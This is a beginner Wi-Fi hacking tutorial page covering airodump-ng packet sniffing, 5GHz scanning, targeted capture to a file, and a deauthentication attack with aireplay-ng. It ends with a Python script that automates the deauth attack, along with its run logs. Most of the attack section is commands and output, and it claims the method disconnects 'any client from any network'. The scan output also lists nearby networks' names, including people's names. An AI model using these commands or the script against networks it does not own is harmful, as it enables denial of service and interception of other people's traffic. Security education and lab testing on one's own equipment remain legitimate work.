hacking-tutorial
Network Hacking - Pre Connection Attacks
Packet Sniffing Basics
- Packet sniffing is the process of capturing and analyzing network packets to gather information about the network traffic.
- This is used to analyze and view detailed information about the network around us.
- Now that we have monitor mode enabled on our wireless interface, we are able to capture all the wifi packets sent within our range.
- We can capture them even if the packet is not directed to our device, if we are not connected to the target network, or without knowing the key/password of the target network.
- Now all we need is a program that can capture and analyze these packets.
[!IMPORTANT] The program we are using is
airodump-ng, which is a part of the Aircrack-ng suite. It is a packet sniffer; a program designed to capture packets while in monitor mode. Iit allows us to see all the wireless networks around us, and show us detailed information about its MAC Address, its channel, its encryption, the clients connected to the network, and more.
-
To run the program use the command:
root@kali:~# airodump-ng wlan0 -
You will see output of the following nature:
CH 12 ][ Elapsed: 18 s ][ 2025-07-25 12:32 BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID XX:XX:XX:XX:XX:XX -59 3 0 0 11 260 WPA2 CCMP PSK Avik XX:XX:XX:XX:XX:XX -1 0 0 0 11 -1 <length: 0> XX:XX:XX:XX:XX:XX -1 0 1 0 11 -1 WPA <length: 0> XX:XX:XX:XX:XX:XX -1 0 0 0 4 -1 <length: 0> XX:XX:XX:XX:XX:XX -51 10 5 0 10 270 WPA2 CCMP PSK Nandhu12 XX:XX:XX:XX:XX:XX -61 4 0 0 13 270 WPA2 CCMP PSK SM-2.4G XX:XX:XX:XX:XX:XX -64 8 0 0 13 270 WPA2 CCMP PSK www.excitel.com XX:XX:XX:XX:XX:XX -54 21 0 0 11 180 WPA3 CCMP SAE OnePlus Nord CE 3 Lite 5G XX:XX:XX:XX:XX:XX -1 0 9 0 13 -1 WPA <length: 0> XX:XX:XX:XX:XX:XX -43 18 0 0 13 270 WPA2 CCMP PSK Goldenenclave603 BSSID STATION PWR Rate Lost Frames Notes Probes (not associated) XX:XX:XX:XX:XX:XX -33 0 - 1 8 2 (not associated) XX:XX:XX:XX:XX:XX -65 0 - 1 0 1 ZTE_2.4G_cCGVZc Quitting... -
Now, let’s analyze the output to understand what it’s actually showing:
- ESSID: The name of the wireless network.
- BSSID: The MAC address of the target network.
- PWR: The signal strength of the network.
- Beacons: The number of beacon frames sent by the network in order to announce its presence.
- #Data: The number of data packets captured from the network.
- #/s: The number of data packets captured per second.
- CH: The channel on which the network broadcasts and receives on.
- MB: The maximum speed of the network.
- ENC: The encryption type used by the network (e.g. WPA2, WPA3).
- CIPHER: The cipher used for encryption.
- AUTH: The authentication method used by the network (e.g. PSK)
Wifi Bands
- The band of the network defines what frequency it can use to broadcast the signal. This means it also defines the frequency that the clients or the computers need to be able to support and use in order to be able to connect to this network.
- The main bands used in WiFi networks are
2.4GHzand5GHz. - When we initially executed the
airodump-ngcommand, we saw the networks listed but they were all 2.4GHz networks. Although the wireless adapter we are using supports both the 2.4GHz and 5GHz bands, its default channel is set to 2.4GHz. - To see the networks on the 5GHz band, we can use the
--bandoption withairodump-ng: -
So, the modified command would be:
root@kali:~# airodump-ng --band abg wlan0astands for 5GHz andbstands for 2.4GHz.abgmeans we want to see both 2.4GHz and 5GHz networks.The output will show the networks on the 5GHz band networks as well.
CH 60 ][ Elapsed: 1 min ][ 2025-07-25 12:54 BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID XX:XX:XX:XX:XX:XX -1 0 3 0 1 -1 WPA <length: 0> XX:XX:XX:XX:XX:XX -60 7 0 0 11 180 WPA3 CCMP SAE OnePlus Nord CE 3 Lite 5G XX:XX:XX:XX:XX:XX -59 2 0 0 11 260 WPA2 CCMP PSK Avik XX:XX:XX:XX:XX:XX -81 18 0 0 149 866 WPA2 CCMP PSK Rahul Agarwal_5G XX:XX:XX:XX:XX:XX -63 21 1 0 60 866 WPA2 CCMP PSK Goldenenclave603 XX:XX:XX:XX:XX:XX -89 22 0 0 44 1560 WPA2 CCMP PSK Avik XX:XX:XX:XX:XX:XX -89 25 0 0 40 390 WPA2 CCMP PSK RakshaDeepak_5g XX:XX:XX:XX:XX:XX -85 24 0 0 40 866 WPA2 CCMP PSK Airtel_Sathvik XX:XX:XX:XX:XX:XX -71 0 3 0 9 -1 WPA <length: 0> XX:XX:XX:XX:XX:XX -50 12 0 0 13 270 WPA2 CCMP PSK Goldenenclave603 XX:XX:XX:XX:XX:XX -51 5 7 0 10 270 WPA2 CCMP PSK Nandhu12 XX:XX:XX:XX:XX:XX -61 5 0 0 13 270 WPA2 CCMP PSK www.excitel.com XX:XX:XX:XX:XX:XX -1 0 0 0 13 -1 <length: 0> XX:XX:XX:XX:XX:XX -1 0 35 0 13 -1 WPA <length: 0> XX:XX:XX:XX:XX:XX -61 5 4 0 13 270 WPA2 CCMP PSK SM-2.4G Quitting... - We see many more networks than before because we can see the networks on the 5GHz band as well.
- Keep in mind that in order to sniff data on the 5GHz frequency, your wireless adapter must support the 5GHz band. If it doesn’t, you won’t be able to see the networks on that band.
Targeted Packet Sniffing
- In order to capture packets from a specific network, we can use the
--bssidoption withairodump-ngcommand. - The
--bssidoption allows us to specify the MAC address of the target network we want to capture packets from. -
We modify our command to be:
root@kali:~# airodump-ng --bssid <BSSID> --channel <CHANNEL> --write <FILENAME> wlan0 -
This command will capture packets from the specified
bssidorMAC Addressof the target network, on the specifiedchannel, and save the captured packets to a file with the givenfilenameusingwlan0as the wireless interface. -
When we run a command like this, we get the following output:
root@kali:~# airodump-ng --bssid XX:XX:XX:XX:XX:XX --channel 12 --write test wlan0 20:28:55 Created capture file "test-02.cap". CH 12 ][ Elapsed: 1 min ][ 2025-07-25 20:30 BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID XX:XX:XX:XX:XX:XX -53 25 127 12 0 10 270 WPA2 CCMP PSK Nandhu12 BSSID STATION PWR Rate Lost Frames Notes Probes XX:XX:XX:XX:XX:XX XX:XX:XX:XX:XX:XX -71 0 - 1e 20 114 XX:XX:XX:XX:XX:XX XX:XX:XX:XX:XX:XX -65 1e- 1e 50 425 XX:XX:XX:XX:XX:XX XX:XX:XX:XX:XX:XX -61 0 - 1e 33 720 XX:XX:XX:XX:XX:XX XX:XX:XX:XX:XX:XX -61 0 - 1 7 374 Quitting... -
We have some new files in our current working directory, which contain the data that we captured. If we do
ls -a, we will see the following files:root@kali:~# ls -a . .face .python_history Public test-01.log.csv .. .face.icon .ssh PycharmProjects test-02.cap .BurpSuite .gvfs .viminfo Templates test-02.csv .bash_history .java .zenmap Videos test-02.kismet.csv .bash_logout .local .zshrc bettercap.history test-02.kismet.netxml .bashrc .maltego Desktop go test-02.log.csv .bashrc.original .mariadb_history Documents test-01.cap .cache .mozilla Downloads test-01.csv .config .profile Music test-01.kismet.csv .dbus .profile.bak Pictures test-01.kismet.netxml - We have a
csvfile, acapfile, akismet.netxmlfile, and akismet.csvfile. The main file that we will be using here is thecapfile. - The
capfile contains the data that we captured from the target network during the period. It should contain everything that was sent to/from the target network during that time. It should contain URLs, chat messages, usernames, passwords or anything that any of these devices did on the internet, because anything that they have to do will have to be sent to the router. - The only problem is that our target network is encrypted with
WPA2, which means that the data is encrypted and we cannot read it directly. - But we can analyze the packets using a tool called
Wireshark, which is a network protocol analyzer that can read and analyze the packets in thecapfile.
Deauthentication Attack
- The Deauthentication attack allows us to disconnect a client from a wireless network by sending deauthentication frames to the target client.
- For this we will be pretending to be the client that we want to disconnect by changing our MAC Address to the MAC Address of the client, and tell the router that we want to disconnect from it. Then we are going to pretend to be the router, by changing our MAC Address to the MAC Address of the router, and tell the client that we want to disconnect it.
-
This will successfully allow us to disconnect or deauthenticate any client from any network.
-
For this we will be using the
aireplay-ngcommand, which is a part of theaircrack-ngsuite. It allows us to send deauthentication frames to the target client. -
In order to do so, use the command:
root@kali:~# aireplay-ng --deauth 100000000 -a <BSSID> -c <CLIENT_MAC> -D wlan0- Remove
-Dif the target network is 2.4GHz Network.
- Remove
-
I tested this on my mobile, and my mobile got disconnected from the network. It tried to reconnect to the network, but it failed to do so. It kept trying to reconnect for a while, but it failed to do so.
-
Below are the logs:
root@kali:~# aireplay-ng --deauth 100000000 -a WIFI_MAC -c MOBILE_MAC -D wlan0 21:12:19 Sending 64 directed DeAuth (code 7). STMAC: [MOBILE_MAC] [53|68 ACKs] 21:12:20 Sending 64 directed DeAuth (code 7). STMAC: [MOBILE_MAC] [ 0|63 ACKs] 21:12:20 Sending 64 directed DeAuth (code 7). STMAC: [MOBILE_MAC] [ 0|63 ACKs] 21:12:21 Sending 64 directed DeAuth (code 7). STMAC: [MOBILE_MAC] [ 0|64 ACKs] 21:12:21 Sending 64 directed DeAuth (code 7). STMAC: [MOBILE_MAC] [ 0|64 ACKs] -
To confirm this we also run the
airodump-ngcommand again to see how the packets are being lost, along with screenshots of the mobile trying to reconnect to the network:root@kali:~# airodump-ng --bssid WIFI_MAC --channel 36 wlan0 CH 36 ][ Elapsed: 24 s ][ 2025-07-25 21:17 ][ WPA handshake: WIFI_MAC BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID WIFI_MAC -19 57 236 52 0 36 780 WPA2 CCMP PSK WIFI_NAME BSSID STATION PWR Rate Lost Frames Notes Probes WIFI_MAC MOBILE_MAC -19 6e- 1e 698 1102 EAPOL WIFI_NAME WIFI_MAC DEVICE1_MAC -55 6e- 6e 0 93 WIFI_MAC DEVICE2_MAC -28 6e-24 0 54 Quitting...
-
Let’s write down a Python script to automate this process of deauthentication attack. The script will take the wireless interface name, target client MAC address, and gateway (AP) MAC address as input and perform the deauthentication attack.
  # Deauthentication Attack Script
  # This script performs a deauthentication attack on a specified Wi-Fi network.

  import os
  import subprocess
  def deauth_attack(interface, target_mac, gateway_mac):
      print(f"[+] Starting deauthentication attack on {target_mac} via {gateway_mac} using {interface}")

      # Construct the command for the deauthentication attack
      command = [
          "sudo", "aireplay-ng", "--deauth", "100000000", "-a", gateway_mac, "-c", target_mac, interface
      ]

      # Execute the command
      subprocess.call(command)


  # Example usage
  if __name__ == "__main__":
      # Fetch the interface name using iwconfig command
      interface = input("Enter the interface name (e.g., wlan0): ")
      target_mac = input("Enter the target MAC address (victim): ")
      gateway_mac = input("Enter the gateway (AP) MAC address: ")
      print(f"[+] Initiating Deauthentication attack on {target_mac} via {gateway_mac} using {interface}")
      deauth_attack(interface, target_mac, gateway_mac)
      print("[+] Deauthentication attack completed")
Python Script logs:
(.venv) root@kali:~/PycharmProjects/hacking-tutorial# python deauth_attack.py Enter the interface name (e.g., wlan0): wlan0 Enter the target MAC address (victim): MOBILE_MAC Enter the gateway (AP) MAC address: WIFI_MAC [+] Initiating Deauthentication attack on MOBILE_MAC via WIFI_MAC using wlan0 [+] Starting deauthentication attack on MOBILE_MAC via WIFI_MAC using wlan0 23:31:45 Waiting for beacon frame (BSSID: WIFI_MAC) on channel 36 23:31:45 Sending 64 directed DeAuth (code 7). STMAC: [MOBILE_MAC] [51|69 ACKs] 23:31:46 Sending 64 directed DeAuth (code 7). STMAC: [MOBILE_MAC] [ 0|63 ACKs] 23:31:47 Sending 64 directed DeAuth (code 7). STMAC: [MOBILE_MAC] [ 0|63 ACKs] 23:31:47 Sending 64 directed DeAuth (code 7). STMAC: [MOBILE_MAC] [ 0|63 ACKs]airodump-ngoutput:root@kali:~# airodump-ng --bssid WIFI_MAC --channel 36 wlan0 CH 36 ][ Elapsed: 1 min ][ 2025-07-25 23:31 BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID WIFI_MAC -19 58 926 98 0 36 780 WPA2 CCMP PSK WIFI_NAME BSSID STATION PWR Rate Lost Frames Notes Probes WIFI_MAC DEVICE1_MAC -45 6e- 6e 0 159 WIFI_MAC DEVICE2_MAC -27 6e-24 0 224 WIFI_MAC MOBILE_MAC -25 6e- 1e 1696 1347 WIFI_NAME Quitting... - The
Probeshowing theWIFI_NAMEis the mobile trying to reconnect to the network. It is sending probe requests to the network but it is not able to connect to the network because we have disconnected it using the deauthentication attack.
Path
| <- Previous Lesson: Ethical Hacking for Beginners | Next Lesson: Network Hacking: Gaining Access WEP Cracking -> |